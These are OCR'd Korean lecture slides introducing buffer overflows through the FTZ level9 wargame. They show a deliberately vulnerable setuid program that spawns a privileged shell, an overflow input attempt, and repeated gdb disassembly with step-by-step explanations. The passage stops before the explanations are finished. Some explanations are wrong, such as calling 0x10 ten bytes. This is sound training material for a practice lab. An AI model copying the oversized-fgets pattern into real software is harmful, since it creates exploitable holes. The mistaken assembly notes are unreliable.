BOF 입문 (FTZ level9)

SCP_이예준

학습 목표

- Buffer Overflow 가 무엇인지
- GDB 사용
- 어셈블리어 해석
- 문제 해결

Buffer Overflow

버퍼(Buffer) : 데이터를 일시적으로 저장해두는 메모리 상의 공간

Ex)

입력

코드 취약점

<- 함수 수행 후, 다음 실행될 명령의 주소

루트 권한 탈취

FTZ LEVEL9

코드 분석


```
[level9@ftz level9]$ ls
hint  public_html  tmp
[level9@ftz level9]$ cat hint
```

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

  char buf2[10];
  char buf[10];

  printf("It can be overflow : ");
  fgets(buf,40,stdin);

  if ( strncmp(buf2, "go", 2) == 0 )
   {
        printf("Good Skill!#n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
    }

}
```

이를 이용하여 level10의 권한을 얻어라.

```
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : aaaaaaaaaago
[level9@ftz level9]$
```



strncmp(비교1,비교2,비교할 문자 개수)

```
[level9@ftz level9]$ id
uid=3009(level9) gid=3009(level9) groups=3009(level9)
[level9@ftz level9]$ id level10
uid=3010(level10) gid=3010(level10) groups=3010(level10)
[level9@ftz level9]$
```

GDB

GNU 에서 나온 디버거 프로그램

```
[level9@ftz level9]$ cd /usr/bin/
```

```
grolbp                          pr                              ypcat
grolj4                          pre-grohtml                     ypchfn
grops                           printafm                        ypchsh
grotty                          printconf                       ypmatch
groups                          printconf-gui                   yppasswd
gs                              printconf-tui                   ypwhich
gsbj                            printenv                        zcmp
gsdj                            printf                          zdiff
gsdj500                         printtool                       zegrep
gslj                            procmail                        zfgrep
gslp                            protoize                        zforce
gsnd                            ps2ascii                        zgrep
gsoelim                         ps2epsi                         zip
gtbl                            ps2pdf                          zipcloak
gtk-demo                        ps2pdf12                        zipgrep
gtk-query-immodules-2.0         ps2pdf13                        zipinfo
gtroff                          ps2pdf14                        zipnote
gunzip                          ps2pdfwr                        zipsplit
gzexe                           ps2ps                           zless
gzip                            psed                            zmore
h2ph                            psfaddtable                     znew
h2ps                            psfgettable                     zsoelim
```

ls

```
[level9@ftz bin]$ ls bof
bof
[level9@ftz bin]$ gdb bof
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...bof: No such file or directory.
```

```
(gdb) set disassembly-flavor intel
(gdb) disas main
No symbol table is loaded.  Use the "file" command.
(gdb)
```

```
[level9@ftz level9]$ ls
hint  public_html  tmp
[level9@ftz level9]$ cd tmp
[level9@ftz tmp]$ ls
[level9@ftz tmp]$ vi test.c
```

hint -> Level9/tmp/로 복사

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

  char buf2[10];
  char buf[10];

  printf("It can be overflow : ");
  fgets(buf,40,stdin);

  if ( strncmp(buf2, "go", 2) == 0 )
   {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
   }

}
```

```
:set paste
```

```
[level9@ftz tmp]$ ls
test.c
[level9@ftz tmp]$ gcc -o test test.c
```

```
[level9@ftz tmp]$ ls -al
total 24
drwxrwxr-x    2 root     level9       4096 Jul  3 03:59 .
drwxr-xr-x    4 root     level9       4096 Nov 13  2002 ..
-rwxrwxr-x    1 level9   level9      12112 Jul  3 03:59 test
-rw-rw-r--    1 level9   level9        315 Jul  3 03:59 test.c
```

```
[level9@ftz tmp]$ gdb -q test
(gdb) set disassembly-flavor intel
(gdb) disas main
```


```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:    push   ebp
0x08048421 <main+1>:    mov    ebp,esp
0x08048423 <main+3>:    sub    esp,0x28
0x08048426 <main+6>:    and    esp,0xfffffff0
0x08048429 <main+9>:    mov    eax,0x0
0x0804842e <main+14>:   sub    esp,eax
0x08048430 <main+16>:   sub    esp,0xc
0x08048433 <main+19>:   push   0x8048554
0x08048438 <main+24>:   call   0x8048350 <printf>
0x0804843d <main+29>:   add    esp,0x10
0x08048440 <main+32>:   sub    esp,0x4
0x08048443 <main+35>:   push   ds:0x8049698
0x08048449 <main+41>:   push   0x28
0x0804844b <main+43>:   lea    eax,[ebp-40]
0x0804844e <main+46>:   push   eax
0x0804844f <main+47>:   call   0x8048320 <fgets>
0x08048454 <main+52>:   add    esp,0x10
0x08048457 <main+55>:   sub    esp,0x4
0x0804845a <main+58>:   push   0x2
0x0804845c <main+60>:   push   0x804856a
0x08048461 <main+65>:   lea    eax,[ebp-24]
0x08048464 <main+68>:   push   eax
0x08048465 <main+69>:   call   0x8048330 <strncmp>
0x0804846a <main+74>:   add    esp,0x10
0x0804846d <main+77>:   test   eax,eax
0x0804846f <main+79>:   jne    0x80484a6 <main+134>
0x08048471 <main+81>:   sub    esp,0xc
0x08048474 <main+84>:   push   0x804856d
0x08048479 <main+89>:   call   0x8048350 <printf>
0x0804847e <main+94>:   add    esp,0x10
0x08048481 <main+97>:   sub    esp,0x8
0x08048484 <main+100>:  push   0xbc2
0x08048489 <main+105>:  push   0xbc2
0x0804848e <main+110>:  call   0x8048360 <setreuid>
0x08048493 <main+115>:  add    esp,0x10
---Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:  sub    esp,0xc
0x08048499 <main+121>:  push   0x804857a
0x0804849e <main+126>:  call   0x8048310 <system>
0x080484a3 <main+131>:  add    esp,0x10
0x080484a6 <main+134>:  leave
0x080484a7 <main+135>:  ret
End of assembler dump.
```

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:    push   ebp
0x08048421 <main+1>:    mov    ebp,esp
0x08048423 <main+3>:    sub    esp,0x28
0x08048426 <main+6>:    and    esp,0xfffffff0
0x08048429 <main+9>:    mov    eax,0x0
0x0804842e <main+14>:   sub    esp,eax
0x08048430 <main+16>:   sub    esp,0xc
0x08048433 <main+19>:   push   0x8048554
0x08048438 <main+24>:   call   0x8048350 <printf>
0x0804843d <main+29>:   add    esp,0x10
0x08048440 <main+32>:   sub    esp,0x4
0x08048443 <main+35>:   push   ds:0x8049698
0x08048449 <main+41>:   push   0x28
0x0804844b <main+43>:   lea    eax,[ebp-40]
0x0804844e <main+46>:   push   eax
0x0804844f <main+47>:   call   0x8048320 <fgets>
0x08048454 <main+52>:   add    esp,0x10
0x08048457 <main+55>:   sub    esp,0x4
0x0804845a <main+58>:   push   0x2
0x0804845c <main+60>:   push   0x804856a
0x08048461 <main+65>:   lea    eax,[ebp-24]
0x08048464 <main+68>:   push   eax
0x08048465 <main+69>:   call   0x8048330 <strncmp>
0x0804846a <main+74>:   add    esp,0x10
0x0804846d <main+77>:   test   eax,eax
0x0804846f <main+79>:   jne    0x80484a6 <main+134>
0x08048471 <main+81>:   sub    esp,0xc
0x08048474 <main+84>:   push   0x804856d
0x08048479 <main+89>:   call   0x8048350 <printf>
0x0804847e <main+94>:   add    esp,0x10
0x08048481 <main+97>:   sub    esp,0x8
0x08048484 <main+100>:  push   0xbc2
0x08048489 <main+105>:  push   0xbc2
0x0804848e <main+110>:  call   0x8048360 <setreuid>
0x08048493 <main+115>:  add    esp,0x10
---Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:  sub    esp,0xc
0x08048499 <main+121>:  push   0x804857a
0x0804849e <main+126>:  call   0x8048310 <system>
0x080484a3 <main+131>:  add    esp,0x10
0x080484a6 <main+134>:  leave
0x080484a7 <main+135>:  ret
End of assembler dump.
```

함수프롤로그

Push ebp
=> 스택에 ebp을 넣는다


Mov ebp,esp
=> ebp에 esp의 값을 저장



```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:    push   ebp
0x08048421 <main+1>:    mov    ebp,esp
0x08048423 <main+3>:    sub    esp,0x28
0x08048426 <main+6>:    and    esp,0xfffffff0
0x08048429 <main+9>:    mov    eax,0x0
0x0804842e <main+14>:   sub    esp,eax
0x08048430 <main+16>:   sub    esp,0xc
0x08048433 <main+19>:   push   0x8048554
0x08048438 <main+24>:   call   0x8048350 <printf>
0x0804843d <main+29>:   add    esp,0x10
0x08048440 <main+32>:   sub    esp,0x4
0x08048443 <main+35>:   push   ds:0x8049698
0x08048449 <main+41>:   push   0x28
0x0804844b <main+43>:   lea    eax,[ebp-40]
0x0804844e <main+46>:   push   eax
0x0804844f <main+47>:   call   0x8048320 <fgets>
0x08048454 <main+52>:   add    esp,0x10
0x08048457 <main+55>:   sub    esp,0x4
0x0804845a <main+58>:   push   0x2
0x0804845c <main+60>:   push   0x804856a
0x08048461 <main+65>:   lea    eax,[ebp-24]
0x08048464 <main+68>:   push   eax
0x08048465 <main+69>:   call   0x8048330 <strncmp>
0x0804846a <main+74>:   add    esp,0x10
0x0804846d <main+77>:   test   eax,eax
0x0804846f <main+79>:   jne    0x80484a6 <main+134>
0x08048471 <main+81>:   sub    esp,0xc
0x08048474 <main+84>:   push   0x804856d
0x08048479 <main+89>:   call   0x8048350 <printf>
0x0804847e <main+94>:   add    esp,0x10
0x08048481 <main+97>:   sub    esp,0x8
0x08048484 <main+100>:  push   0xbc2
0x08048489 <main+105>:  push   0xbc2
0x0804848e <main+110>:  call   0x8048360 <setreuid>
0x08048493 <main+115>:  add    esp,0x10
---Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:  sub    esp,0xc
0x08048499 <main+121>:  push   0x804857a
0x0804849e <main+126>:  call   0x8048310 <system>
0x080484a3 <main+131>:  add    esp,0x10
0x080484a6 <main+134>:  leave
0x080484a7 <main+135>:  ret
End of assembler dump.
```

Sub esp,0x28

=> Esp를 0x28(40byte)만큼 뺀다
공간 할당



```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:    push   ebp
0x08048421 <main+1>:    mov    ebp,esp
0x08048423 <main+3>:    sub    esp,0x28
0x08048426 <main+6>:    and    esp,0xfffffff0
0x08048429 <main+9>:    mov    eax,0x0
0x0804842e <main+14>:   sub    esp,eax
0x08048430 <main+16>:   sub    esp,0xc
0x08048433 <main+19>:   push   0x8048554
0x08048438 <main+24>:   call   0x8048350 <printf>
0x0804843d <main+29>:   add    esp,0x10
0x08048440 <main+32>:   sub    esp,0x4
0x08048443 <main+35>:   push   ds:0x8049698
0x08048449 <main+41>:   push   0x28
0x0804844b <main+43>:   lea    eax,[ebp-40]
0x0804844e <main+46>:   push   eax
0x0804844f <main+47>:   call   0x8048320 <fgets>
0x08048454 <main+52>:   add    esp,0x10
0x08048457 <main+55>:   sub    esp,0x4
0x0804845a <main+58>:   push   0x2
0x0804845c <main+60>:   push   0x804856a
0x08048461 <main+65>:   lea    eax,[ebp-24]
0x08048464 <main+68>:   push   eax
0x08048465 <main+69>:   call   0x8048330 <strncmp>
0x0804846a <main+74>:   add    esp,0x10
0x0804846d <main+77>:   test   eax,eax
0x0804846f <main+79>:   jne    0x80484a6 <main+134>
0x08048471 <main+81>:   sub    esp,0xc
0x08048474 <main+84>:   push   0x804856d
0x08048479 <main+89>:   call   0x8048350 <printf>
0x0804847e <main+94>:   add    esp,0x10
0x08048481 <main+97>:   sub    esp,0x8
0x08048484 <main+100>:  push   0xbc2
0x08048489 <main+105>:  push   0xbc2
0x0804848e <main+110>:  call   0x8048360 <setreuid>
0x08048493 <main+115>:  add    esp,0x10
---Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:  sub    esp,0xc
0x08048499 <main+121>:  push   0x804857a
0x0804849e <main+126>:  call   0x8048310 <system>
0x080484a3 <main+131>:  add    esp,0x10
0x080484a6 <main+134>:  leave
0x080484a7 <main+135>:  ret
End of assembler dump.
```

and esp,0xfffffff0


=> Esp 맨 뒤 4byte를 0으로 초기화

mov eax,0x0

=> Eax에 0값 대입

sub esp,eax

=> esp-eax (esp-0)




```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:    push   ebp
0x08048421 <main+1>:    mov    ebp,esp
0x08048423 <main+3>:    sub    esp,0x28
0x08048426 <main+6>:    and    esp,0xfffffff0
0x08048429 <main+9>:    mov    eax,0x0
0x0804842e <main+14>:   sub    esp,eax
0x08048430 <main+16>:   sub    esp,0xc
0x08048433 <main+19>:   push   0x8048554
0x08048438 <main+24>:   call   0x8048350 <printf>
0x0804843d <main+29>:   add    esp,0x10
0x08048440 <main+32>:   sub    esp,0x4
0x08048443 <main+35>:   push   ds:0x8049698
0x08048449 <main+41>:   push   0x28
0x0804844b <main+43>:   lea    eax,[ebp-40]
0x0804844e <main+46>:   push   eax
0x0804844f <main+47>:   call   0x8048320 <fgets>
0x08048454 <main+52>:   add    esp,0x10
0x08048457 <main+55>:   sub    esp,0x4
0x0804845a <main+58>:   push   0x2
0x0804845c <main+60>:   push   0x804856a
0x08048461 <main+65>:   lea    eax,[ebp-24]
0x08048464 <main+68>:   push   eax
0x08048465 <main+69>:   call   0x8048330 <strncmp>
0x0804846a <main+74>:   add    esp,0x10
0x0804846d <main+77>:   test   eax,eax
0x0804846f <main+79>:   jne    0x80484a6 <main+134>
0x08048471 <main+81>:   sub    esp,0xc
0x08048474 <main+84>:   push   0x804856d
0x08048479 <main+89>:   call   0x8048350 <printf>
0x0804847e <main+94>:   add    esp,0x10
0x08048481 <main+97>:   sub    esp,0x8
0x08048484 <main+100>:  push   0xbc2
0x08048489 <main+105>:  push   0xbc2
0x0804848e <main+110>:  call   0x8048360 <setreuid>
0x08048493 <main+115>:  add    esp,0x10
---Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:  sub    esp,0xc
0x08048499 <main+121>:  push   0x804857a
0x0804849e <main+126>:  call   0x8048310 <system>
0x080484a3 <main+131>:  add    esp,0x10
0x080484a6 <main+134>:  leave
0x080484a7 <main+135>:  ret
End of assembler dump.
```

sub esp,0xc
=> esp-12byte (printf를 위한 할당)

push 0x8048554
=> 스택에 printf 인자 삽입

call 0x8048350 <printf>
=> Printf 함수 호출

add esp,0x10
=> 스택 10byte 제거




```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:    push   ebp
0x08048421 <main+1>:    mov    ebp,esp
0x08048423 <main+3>:    sub    esp,0x28
0x08048426 <main+6>:    and    esp,0xfffffff0
0x08048429 <main+9>:    mov    eax,0x0
0x0804842e <main+14>:   sub    esp,eax
0x08048430 <main+16>:   sub    esp,0xc
0x08048433 <main+19>:   push   0x8048554
0x08048438 <main+24>:   call   0x8048350 <printf>
0x0804843d <main+29>:   add    esp,0x10
0x08048440 <main+32>:   sub    esp,0x4
0x08048443 <main+35>:   push   ds:0x8049698
0x08048449 <main+41>:   push   0x28
0x0804844b <main+43>:   lea    eax,[ebp-40]
0x0804844e <main+46>:   push   eax
0x0804844f <main+47>:   call   0x8048320 <fgets>
0x08048454 <main+52>:   add    esp,0x10
0x08048457 <main+55>:   sub    esp,0x4
0x0804845a <main+58>:   push   0x2
0x0804845c <main+60>:   push   0x804856a
0x08048461 <main+65>:   lea    eax,[ebp-24]
0x08048464 <main+68>:   push   eax
0x08048465 <main+69>:   call   0x8048330 <strncmp>
0x0804846a <main+74>:   add    esp,0x10
0x0804846d <main+77>:   test   eax,eax
0x0804846f <main+79>:   jne    0x80484a6 <main+134>
0x08048471 <main+81>:   sub    esp,0xc
0x08048474 <main+84>:   push   0x804856d
0x08048479 <main+89>:   call   0x8048350 <printf>
0x0804847e <main+94>:   add    esp,0x10
0x08048481 <main+97>:   sub    esp,0x8
0x08048484 <main+100>:  push   0xbc2
0x08048489 <main+105>:  push   0xbc2
0x0804848e <main+110>:  call   0x8048360 <setreuid>
0x08048493 <main+115>:  add    esp,0x10
---Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:  sub    esp,0xc
0x08048499 <main+121>:  push   0x804857a
0x0804849e <main+126>:  call   0x8048310 <system>
0x080484a3 <main+131>:  add    esp,0x10
0x080484a6 <main+134>:  leave
0x080484a7 <main+135>:  ret
End of assembler dump.
```

```
fgets(buf,40,stdin);
      1   2   3
```

push ds:0x8049698
=> fgets의 3번째 인자 >> stdin

push 0x28
=> fgets의 2번째 인자 >> 40




```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:    push   ebp
0x08048421 <main+1>:    mov    ebp,esp
0x08048423 <main+3>:    sub    esp,0x28
0x08048426 <main+6>:    and    esp,0xfffffff0
0x08048429 <main+9>:    mov    eax,0x0
0x0804842e <main+14>:   sub    esp,eax
0x08048430 <main+16>:   sub    esp,0xc
0x08048433 <main+19>:   push   0x8048554
0x08048438 <main+24>:   call   0x8048350 <printf>
0x0804843d <main+29>:   add    esp,0x10
0x08048440 <main+32>:   sub    esp,0x4
0x08048443 <main+35>:   push   ds:0x8049698
0x08048449 <main+41>:   push   0x28
0x0804844b <main+43>:   lea    eax,[ebp-40]
0x0804844e <main+46>:   push   eax
0x0804844f <main+47>:   call   0x8048320 <fgets>
0x08048454 <main+52>:   add    esp,0x10
0x08048457 <main+55>:   sub    esp,0x4
0x0804845a <main+58>:   push   0x2
0x0804845c <main+60>:   push   0x804856a
0x08048461 <main+65>:   lea    eax,[ebp-24]
0x08048464 <main+68>:   push   eax
0x08048465 <main+69>:   call   0x8048330 <strncmp>
0x0804846a <main+74>:   add    esp,0x10
0x0804846d <main+77>:   test   eax,eax
0x0804846f <main+79>:   jne    0x80484a6 <main+134>
0x08048471 <main+81>:   sub    esp,0xc
0x08048474 <main+84>:   push   0x804856d
0x08048479 <main+89>:   call   0x8048350 <printf>
0x0804847e <main+94>:   add    esp,0x10
0x08048481 <main+97>:   sub    esp,0x8
0x08048484 <main+100>:  push   0xbc2
0x08048489 <main+105>:  push   0xbc2
0x0804848e <main+110>:  call   0x8048360 <setreuid>
0x08048493 <main+115>:  add    esp,0x10
---Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:  sub    esp,0xc
0x08048499 <main+121>:  push   0x804857a
0x0804849e <main+126>:  call   0x8048310 <system>
0x080484a3 <main+131>:  add    esp,0x10
0x080484a6 <main+134>:  leave
0x080484a7 <main+135>:  ret
End of assembler dump.
```

lea eax,[ebp-40]
=> Eax에 ebp-40의 주소 값 복사

1 2 3
fgets(buf,40,stdin);

push eax
=> eax 삽입

call 0x8048320 <fgets>



```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:    push   ebp
0x08048421 <main+1>:    mov    ebp,esp
0x08048423 <main+3>:    sub    esp,0x28
0x08048426 <main+6>:    and    esp,0xfffffff0
0x08048429 <main+9>:    mov    eax,0x0
0x0804842e <main+14>:   sub    esp,eax
0x08048430 <main+16>:   sub    esp,0xc
0x08048433 <main+19>:   push   0x8048554
0x08048438 <main+24>:   call   0x8048350 <printf>
0x0804843d <main+29>:   add    esp,0x10
0x08048440 <main+32>:   sub    esp,0x4
0x08048443 <main+35>:   push   ds:0x8049698
0x08048449 <main+41>:   push   0x28
0x0804844b <main+43>:   lea    eax,[ebp-40]
0x0804844e <main+46>:   push   eax
0x0804844f <main+47>:   call   0x8048320 <fgets>
0x08048454 <main+52>:   add    esp,0x10
0x08048457 <main+55>:   sub    esp,0x4
0x0804845a <main+58>:   push   0x2
0x0804845c <main+60>:   push   0x804856a
0x08048461 <main+65>:   lea    eax,[ebp-24]
